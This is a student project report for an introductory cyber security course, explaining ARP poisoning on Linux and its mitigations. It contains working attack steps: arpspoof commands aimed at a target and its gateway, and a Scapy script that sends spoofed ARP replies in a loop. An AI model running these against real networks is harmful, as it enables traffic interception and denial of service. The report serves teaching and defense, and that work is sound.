# **Sir Syed University of Engineering & Technology (SSUET)**

# **Cyber Security Department**


***Introduction to Cyber Security (CY-101)***

***Semester: 4th***

***Batch: 2023S***

***Section: A***

**PROJECT REPORT**

******

***Submitted by:***

**DAWOOD NAEEM KHAN**

**2023S-BCYS-033**

**Teacher Name:**

Muhammad Waqar

**1. Title**

**ARP Poisoning in Linux: Mechanism, Implementation, and Mitigation**

**2. Abstract**

This project explores **ARP (Address Resolution Protocol) Poisoning**, a network security vulnerability where attackers exploit ARP's lack of authentication to intercept or alter communication between devices in a local area network (LAN). The report discusses the mechanism, tools for implementation, real-world scenarios, and mitigation strategies on Linux systems.

**3. Introduction**

**What is ARP?**  
The Address Resolution Protocol (ARP) resolves IP addresses into MAC addresses, enabling devices in a LAN to communicate.

**What is ARP Poisoning?**  
ARP Poisoning, also called ARP Spoofing, is an attack where a malicious actor sends false ARP messages to associate their MAC address with another device's IP address, allowing them to:

1. Intercept data (Man-in-the-Middle attack).
2. Perform Denial-of-Service (DoS) attacks.
3. Redirect traffic.

**Objective:**

* Demonstrate ARP Poisoning in a Linux environment.
* Analyze its impacts and mitigation techniques.

**4. Background**

**Mechanism of ARP Poisoning:**

1. The attacker sends spoofed ARP packets to the victim(s), associating their MAC address with the IP address of another device (e.g., the default gateway).
2. The victim updates its ARP table with incorrect information, believing the attacker is the legitimate device.
3. The attacker intercepts or manipulates the victim's network traffic.

**Prerequisites:**

* Basic understanding of networking and ARP.
* Tools like arpspoof, ettercap, or custom Python scripts using libraries like scapy.

**5. Implementation**

**Environment Setup:**

* **Operating System:** Linux (e.g., Ubuntu, Kali Linux).
* **Tools:**
  + arpspoof from dsniff package.
  + scapy for custom ARP packets.

**Steps to Perform ARP Poisoning:**

1. **Install Tools:**
2. sudo apt-get install dsniff
3. **Enable IP Forwarding:**
4. echo 1 > /proc/sys/net/ipv4/ip\_forward
5. **Launch ARP Spoofing Attack (Using arpspoof):**
6. arpspoof -i <interface> -t <target\_ip> <gateway\_ip>
7. arpspoof -i <interface> -t <gateway\_ip> <target\_ip>

This sends spoofed ARP replies to the target and the gateway.

1. **Intercept Traffic:**  
   Use tools like tcpdump or Wireshark to analyze intercepted traffic.

**6. Implementation (Custom Script Using Scapy)**

**Python Code:**

from scapy.all import ARP, send

import time

def arp\_poison(target\_ip, spoof\_ip, interface):

packet = ARP(op=2, pdst=target\_ip, hwdst="ff:ff:ff:ff:ff:ff", psrc=spoof\_ip)

print(f"Sending spoofed ARP replies to {target\_ip}")

while True:

send(packet, iface=interface, verbose=False)

time.sleep(2)

if \_\_name\_\_ == "\_\_main\_\_":

target\_ip = "192.168.1.10" # Victim's IP

spoof\_ip = "192.168.1.1" # Gateway's IP

interface = "eth0"

arp\_poison(target\_ip, spoof\_ip, interface)

**Execution:**

1. Run the script with root privileges.
2. Observe ARP table changes on the victim using arp -a.

**7. Impact of ARP Poisoning**

* **Confidentiality Breach:** Sensitive data can be intercepted.
* **Data Manipulation:** Traffic can be modified or rerouted.
* **Denial-of-Service:** Disruption of communication between devices.

**8. Mitigation Techniques**

1. **Static ARP Tables:**  
   Manually map IP-MAC addresses.
2. arp -s <ip\_address> <mac\_address>
3. **Use Secure Protocols:**
   * Employ HTTPS, SSH, and VPN to encrypt communication.
4. **Detection Tools:**
   * Use tools like arpwatch to monitor ARP table changes.
5. **Enable Dynamic ARP Inspection (DAI):**  
   Configure network switches to validate ARP packets.

**9. Conclusion**

This project demonstrates the vulnerability of ARP in Linux environments and highlights the ease with which ARP Poisoning can disrupt network communication. Implementing strong mitigation strategies is essential to safeguard networks from such attacks.

**10. References**

1. RFC 826 - Address Resolution Protocol.
2. Tools Documentation: arpspoof, scapy.
3. [Kali Linux Official Documentation](https://www.kali.org/).

**GITHUB PROFILE:**

<https://github.com/786-DAWOOD>

**LINKEDIN PROFILE:**

<https://www.linkedin.com/in/dawood-naeem-794b29335/>

**CERTIFICATION OF INTRODUCTION TO CYBER SECURITY COURSE**

**BADGE:**

A green and white label with white text

Description automatically generated

**CERTIFICATE:**

**THANK YOU**